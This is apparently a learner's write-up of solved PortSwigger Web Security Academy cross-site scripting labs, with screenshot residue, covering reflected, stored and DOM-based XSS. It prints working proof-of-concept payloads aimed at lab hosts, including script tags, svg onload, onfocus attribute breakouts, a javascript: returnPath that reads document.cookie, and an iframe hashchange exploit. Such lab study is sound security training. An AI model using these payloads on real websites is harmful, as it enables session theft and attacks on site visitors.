

Cross-Site Scripting (XSS)

1. Reflected XSS



Reflected XSS into HTML context with nothing encoded

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)


[Home](#)

WE LIKE TO
BLOG 

Search



Reflected cross site scripting by entering script into search bar. In this case the alert function to detect whether the web app is vulnerable. You can see the alert function has been executed below.





Congratulations, you solved the lab!

Share your skills!

[Continue learning](#) >>[Home](#)

0 search results for "

Search

[< Back to Blog](#)

Also note how the result has not displayed any of the script (just “). This has executed the script. If controls were in place we might see 0 search results for `<script>alert()</script>` or the search might have not worked at all.

2. Stored XSS

Here is a comments section on a blog. For stored XSS, here the script gets posted directly into the comments section. Thereafter any occurrence of a user visiting the blog the malicious script will execute in the victim user's browser during their session with the application.



Si Test | 12 January 2025

I know of a dog that needs a new home if you're interested.

Leave a comment

Comment:

```
<script> alert(1) </script>
```

Name:

Newest Guy

Email:

newestguy@new

Website:

https://malicweb.co.uk

Post Comment

Web Security Academy 

Stored XSS into HTML context with nothing encoded

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#)

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

3. DOM XSS



DOM XSS in document.write sink using source location.search

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

0 search results for "><svg onload = \"alert(1)\">"

Search the blog...

Search

The solution to the lab was achieved by first searching where to sink script. In this case the random string I used was easily located - “cheese”. Now we know where to place our script and using the "><svg onload=alert(1)> we can break out the image element and replace it with potentially malicious payload.

```
<header class= notification-header > </header>
  <section class="blog-header">
    <h1>0 search results for 'cheese'</h1>
    <hr>
  </section>
  <section class="search">...</section>
  <script>...</script>
..  == $0
  <section class="blog-list no-results">...</section>
</div>
</section>
<div class="footer-wrapper"> </div>
</div>
</body>
</html>
```

4. DOM XSS in innerHTML

```
▼ <h1>
  <span>0 search results for '</span>
...  <span id="searchMessage">cake</span> == $0
    <span>'</span>
  </h1>
  </script>
...
function doSearchQuery(query) {
  document.getElementById('searchMessage').innerHTML = query;
}
var query = (new
URLSearchParams(window.location.search)).get('search');
if(query) {
  doSearchQuery(query);
} == $0
</script>
```

Again, initially using the search bar of the blog to enter a random string to identify the element. My search “cake” had been assigned to “searchMessage” which was later called in the query function “doSearchQuery”. The innerHTML sink was used to place an alert() (acting as malicious payload) using (see the img icon in the failed search below).



DOM XSS in innerHTML sink using source location.search

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#)

0 search results for '🖼️'

Search

[< Back to Blog](#)

5. DOM XSS in jQuery anchor href attribute sink using location.search source

Congratulations, you solved the lab!

[Share](#)

Submit feedback

Name:

Email:

Subject:

Message:

[Submit feedback](#)[< Back](#)

This lab exploited a vulnerable back link on a feedback page. In the URL the back link was originally `<returnPath=/>` which would have redirected the user to the home page. Removing the `/` and replacing directly with JavaScript code `<returnPath=javascript:alert(document.cookie)>` reveals the vulnerability here.

```
1001.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)
```

6. DOM XSS jQuery – hashchange event

The location.hash property was used to execute an autoscroll function on a blog website. The title of the post was the parameter to change in the hash property. One of the simplest ways of doing this is to deliver the exploit via an iframe (see “Body” below).

Web Security Academy | DOM XSS in jQuery selector sink using a hashchange event LAB Solved
[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0ad9006203ff789382a2b45d01ee007d.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:


HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8


Body:

```
<iframe src = "https://0ac500ad038378588268b5460044001c.web-security-academy.net/#" onload="this.src+='<img src=1 onerror=print()>'"></iframe>
```

7. Reflected XSS – angle brackets html encoded



When the XSS context is into an HTML tag attribute value sometimes angle brackets are blocked or encoded, so your input cannot break out of the tag in which it appears. If you are able to terminate the attribute value, you can normally incorporate a new attribute that creates a scriptable context, such as an event handler. In this case onfocus is triggered to execute the Javascript.

Reflected XSS into attribute with angle brackets HTML-encoded

LAB Solved 

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home

0 search results for "" autofocus onfocus=alert() x=""

< Back to Blog

8. Stored XSS into anchor href attribute with double quotes HTML-encoded

In the example below the comment section of a blog post was vulnerable to XSS attack. Note the “Website” section of the comment form. This created a href directly to whatever “website” that was provided by the blog poster and automatically hyperlinked their name (something assumed by developers to be innocuous; a link associated with/created by the blog poster). Instead we can post javascript directly into this comment section `<javascript: alert()>`, the alert in this case acting as the malicious content. Ultimately this can be clicked on at any later point by any user visiting the posters hyperlink.



Guy | 17 January 2025

Comment from me

Leave a comment

Comment:

Name:

Email:

Website:

Post Comment



Stored XSS into anchor href attribute with double quotes HTML-encoded

[Back to lab description](#) >>

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#)

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

9. Reflected XSS into a JavaScript string with angle brackets HTML encoded

Using the search bar, it was simple to exploit a vulnerability where the XSS context is inside a string. Here you can break out of the string ('-') and execute JavaScript directly<alert()>. It's important to repair the script following the XSS context because the whole script may not execute if there are any syntax errors.



Reflected XSS into a JavaScript string with angle brackets HTML encoded

[Back to lab description](#) >>

LAB Solved 

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#)

0 search results for "-alert()-"

Search the blog...

Search

[< Back to Blog](#)